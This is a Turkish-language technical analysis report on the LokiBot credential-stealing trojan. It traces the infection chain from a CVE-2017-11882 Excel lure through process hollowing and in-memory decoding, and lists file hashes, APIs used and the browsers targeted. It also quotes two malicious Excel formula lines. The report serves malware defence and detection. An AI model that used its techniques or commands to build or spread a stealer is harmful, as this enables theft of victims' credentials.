LokiBot

Teknik Analiz Raporu

İçindekiler

Giriş

Loki PWS ve Loki-bot olarak da bilinen LokiBot, kullanıcı adları, şifreler, kripto para cüzdanları ve diğer kimlik bilgileri gibi hassas bilgileri çalmak için Trojan zararlı yazılımını kullanmaktadır.

Lokibot trojan kötü amaçlı yazılımı ilk olarak 2015 yılında ortaya çıkmıştır ve virüslü Windows sistemlerine bir arka kapı oluşturmanın bir yolu olarak siber suçlular arasında çok popüler olmaya devam etmektedir. Tarayıcı ve masaüstü etkinliğini izleyen bir keylogger kullanarak kurbanlardan kullanıcı adları, şifreler, banka bilgileri ve kripto para birimi cüzdanlarının içerikleri dahil olmak üzere hassas bilgileri çalan bir kötü amaçlı yazılım ailesidir.

LokiBot'un ana özelliği hassas verileri kaydetmektir. Bu davranış, Truva atı türü virüslerde çok yaygındır. LokiBot, kaydedilen oturum açma bilgilerini / parolaları toplar (çoğunlukla web tarayıcılarında) ve kullanıcıların etkinliklerini sürekli olarak izler (örneğin, tuş vuruşlarını kaydetme). Kaydedilen bilgiler, LokiBot'un geliştiricileri tarafından kontrol edilen uzak bir sunucuya anında kaydedilir.

Kötü niyetli siber aktörler genellikle LokiBot'u Windows ve Android işletim sistemlerini hedeflemek ve kötü amaçlı yazılımı e-posta, phishing web siteleri, metin ve diğer özel mesajlar yoluyla dağıtmak için kullanır.

Özet

Explorer.exe tarafından başlatılan vbc.exe kendi içerisinde DLL dosyasını çalıştırır ve bu DLL dosyası içerisindeki Shellcode, .exe dosyasını çözümleyip Process Hollowing tekniği kullanarak vbc.exe sürecini tekrar bu çözümlenmiş exe ile çalıştırmaktadır. Çalıştırılan exe dosyası ise kendi kaynaklarındaki asıl zararlı işlemleri gerçekleştiren exe dosyasını çalıştırır.

Zararlı; güncel tarayıcıları, FTP programları, e-posta programları, şifre yönetici programları, hatırlatıcılar ve not alma programları gibi birçok yazılımı kontrol edip kullanıcı bilgilerini elde ederek bir sunucuya aktarır.


Aşağıdaki şekilde zararlının kurban sistem üzerindeki davranış grafiği gösterilmiştir.


Excel Doküman Analizi


Zararlının MD5, SHA-1 ve SHA-256 bilgileri aşağıdaki tabloda yer almaktadır.

Dosya Adı	**Excel dosyası**
MD5	66CD456EC5D2B4FB683BEF3F0BDC244B
SHA-1	3839F0F7A1ABA6904C371C40933A5E410216E51D
SHA-256	DC72AB50D5511E8EF0723CC3BEB6FAF4DDF30D8C1FBD21B7F4D7808B827E37D5

Excel doküman içerisindeki zararlı kodlar sayfa koruması ile gizlenmektedir.







Zararlının Office üzerinde “CVE - 2017 - 11882” kodlu exploit ile Office makrolarını otomatik etkinleştirdiği ve kurbanın iznine gerek kalmadan zararlı işlemlerine başladığı tespit edilmiştir.

Bu exploiti gerçekleştirmek için kullandığı zararlı komutlar aşağıda listelenmiştir;

=KAT("Word.DocumentMacroEnabled.12";"")

=Sheet3!A25("Word.DocumentMacroEnabled.12";"")


CVE-2017-11882 , Microsoft Office'teki (Office 360 dahil) 17 yıllık bir bellek bozulması sorunudur. Başarıyla istismar edildiğinde, saldırganların, kötü amaçlı bir belge açıldıktan sonra kullanıcı etkileşimi olmadan bile savunmasız bir makinede uzaktan kod yürütülmesine izin verebilir. Kusur, Microsoft Office'te belgelere Nesne Bağlama ve Gömme (OLE) nesneleri ekleyen veya düzenleyen bir bileşen olan Denklem Düzenleyicisinde (EQNEDT32.EXE) bulunur.

Loki ailesi, Dosya Aktarım Protokolü (FTP) istemcilerinden hesap bilgilerinin yanı sıra çeşitli web tarayıcılarında ve kripto para cüzdanlarında saklanan kimlik bilgilerini çalabilir . Loki ayrıca Yapışkan Notlar ve çevrimiçi Poker oyun uygulamalarından veri toplayabilir.


Bu işlemlerden sonra vbc.exe, Excel dokümanında kullanılan exploit kullanılarak indirilip çalıştırılmaktadır.

vbc.exe Analizi

Dosya Adı	**vbc.exe**
MD5	196192AE86384D7FFA0EA7E43EC7D640
SHA-1	3CD19040F22DFA27DD242AFE75D6B05B09778718
SHA-256	b30a4fd92717a14fde969110f3113859a9c9f4e0995b9779a4464abf1c818cd6



vbc.exe çalışma esnasında nsp32D6.tmp (random dosya isimli) adlı bir dizin oluşturup zhxpwnkb2xox5j.dll isimli dll dosyasını buraya yüklemektedir.




C:\Users\zorro\AppData\Local\Temp\ dizinine gpz8ar381j61mdp9ky2 isimli Shell kod ve 38pl2h5z2dja (şifreli exe dosyası) oluşturmaktadır. Bu dosyaların decode işlemleri daha sonra yapılacaktır.

zhxpwnkb2xox5j.dll Dosya Analizi

Dosya Adı	**zhxpwnkb2xox5j.dll**
MD5	38B02C707606809973C80710A99FCD07
SHA-1	B463066421440FEF4AFBF955755237494EB14565
SHA-256	A9E09CD67AD4DF0184B813F1ACE7E12F9F4B16F66AB47EDF19D4584E4683CA49

gpz8ar381j61mdp9ky2 isimli dosyayı okuyarak hafıza üzerinde decode işlemini gerçekleştirmiştir. Decode işlemi ardından ortaya çıkan zararlı kodları yürütme işlemini yapmıştır.




gpz8ar381j61mdp9ky2 Analizi

Dosya Adı	**gpz8ar381j61mdp9ky2**
MD5	4350600ED6D76C860D1D2842D2DB75E6
SHA-1	824C4375A3C2AB974AF4B5FDEA67AC899E12854A
SHA-256	9CF6B298A79BD696AF4BFE4505B624CFBEBD4708D7D5063862649B3193828D02

gpz8ar381j61mdp9ky2 dosyasında APİ'ler resolving işlemi ile çözümlenmektedir. Çözümlenen APİ listesi aşağıdaki tabloda gösterilmiştir.

CloseHandle	GetTempPathW	ReadFile	GetFileSize
LoadLibraryW	GetModuleFileName	VirtualFree	GetCommandLineW
VirtualAlloc	CreateFileW	CreateProcessW	



Şifrelenmiş API'lerin decode işleminin algoritması

gpz8ar381j61mdp9ky2 isimli dosya, vbc.exe dosyasının oluşturmuş olduğu 38pl2h5z2dja isimli exe dosyasını okuyarak hafıza üzerinde decode işlemi gerçekleştirmektedir. Daha sonra decode ettiği dosyayı çalıştırmaktadır.


38pl2h5z2dja Analizi

Dosya Adı	**38pl2h5z2dja**
MD5	D783D3091C054D3741DED76D7D3DAAA4
SHA-1	CAE04B4B083F0B0AAE07FE4E6FA816E76FF98998
SHA-256	EDB4E57D256662F04AD680BDD9C5360A1A03FFA75CA45B78D8022A55E5156DB9

Kullandığı API'ler

CLRCreateInstance	SafeArrayAccessData	SafeArrayCreateVektor	SizeOfResource
SafeArrayCreate	SafeArrayUnaccsesData	LockResource	FreeResource
FindResourceW	LoadResource	SafeArrayPutElement	VirtualAlloc

.Net versiyonunu kontrol ederek mscorwks.dll ve clr.dll dosyalarının uygun versiyonlarını oluşturur.




38pl2h5z2dja dosyası kaynaklarında bulunan zararlı .exe uzantılı dosyanın konumunu belirlemektedir. Konumu belirlenen dosya için dizi oluşturarak yer ayrılmaktadır. Yeri ayrılan dosyayı VirtualAlloc ile çalıştırmaktadır.


1.exe Dosyası Analizi

Dosya Adı	**1.exe Dosyası**
MD5	AF0FA9C12A40FEA1204A2F96A84DCC5A
SHA-1	f9ee6408186287dfeab74686df8ac710efdd352e
SHA-256	be70ff2caf7406a54ea55d51ad873918968cad1d14058171e049935196739c2c

Kullandığı APİ'lar;

OpenTreadToken	GetProcAdrress	WriteFile
OpenProcess	Allocateandinitializesid	RtlGetVersion
OpenTokenInformation	CryptAcquireContextW	GetSystemTimeasFiletime
LookupAccountsidW	CryptImportKey	GetUsername
CloseHandle	CryptSetKeyParam	GetComputerName
NetUserGetInfo	CryptDecrypt	GetAddinfo
CheckTokenMemberShip	CryptReleaseContext	GetModuleFilenew
Freesid	SetFilePointer	Getfileattributes






1.exe dosyasında oluşturulan mutex'in ismi MD5 algoritması kullanarak şifrelenmektedir.


Zararlı çeşitli tarayıcıları kontrol etmekte ve bu tarayıcılarda bulunan giriş verilerine ulaşmaktadır. Bu tarayıcılar aşağıda verilen tabloda listelenmiştir;


Dragon	Titan Browser	Chromodo	Chrome SxS
ChromePlus	Torch	Superbird	Orbitum
Nichrome	Yandex Browser	Coowon	QupZilla
RockMelt	Epic Privacy Browser	Mustang Browser	Lunascape
Spark	CocCoc Browser	360 Browser	İridium
Chromium	Vivaldi	Citrio	Netscape Mozilla

Yukarıda verilen fotoğrafta kontrol edilen tarayıcılardan bazıları gösterilmiştir.




Örnek olarak burada ChromePlus adlı tarayıcının Login Data bilgileri kontrol edilmektedir.







Zararlı 33DCE1 adında bir dizin oluşturmaktadır. Oluşturduğu bu dizinin içerisine 1F197C.lck isimli bir dosya oluşturmaktadır. Daha sonra oluşturduğu bu dosyanın uzantısını .exe olarak değiştirip kendisini bu dosyaya kopyalamaktadır.



vaultcli.dll modülünü dinamik olarak yüklemektedir. Bu işlemi yaparak kayıtlı kimlik bilgilerini toplayıp içe aktararak, Kimlik Bilgisi Kasası İstemci Kitaplığı tarafından sağlanan işlevleri kötüye kullanır.

.purple yapılandırma dizinindeki accounts.xml dosyasında bulunan parolalar dahil sistemde bulunan hesaplarla ilgili tüm bilgileri ele geçirmektedir.





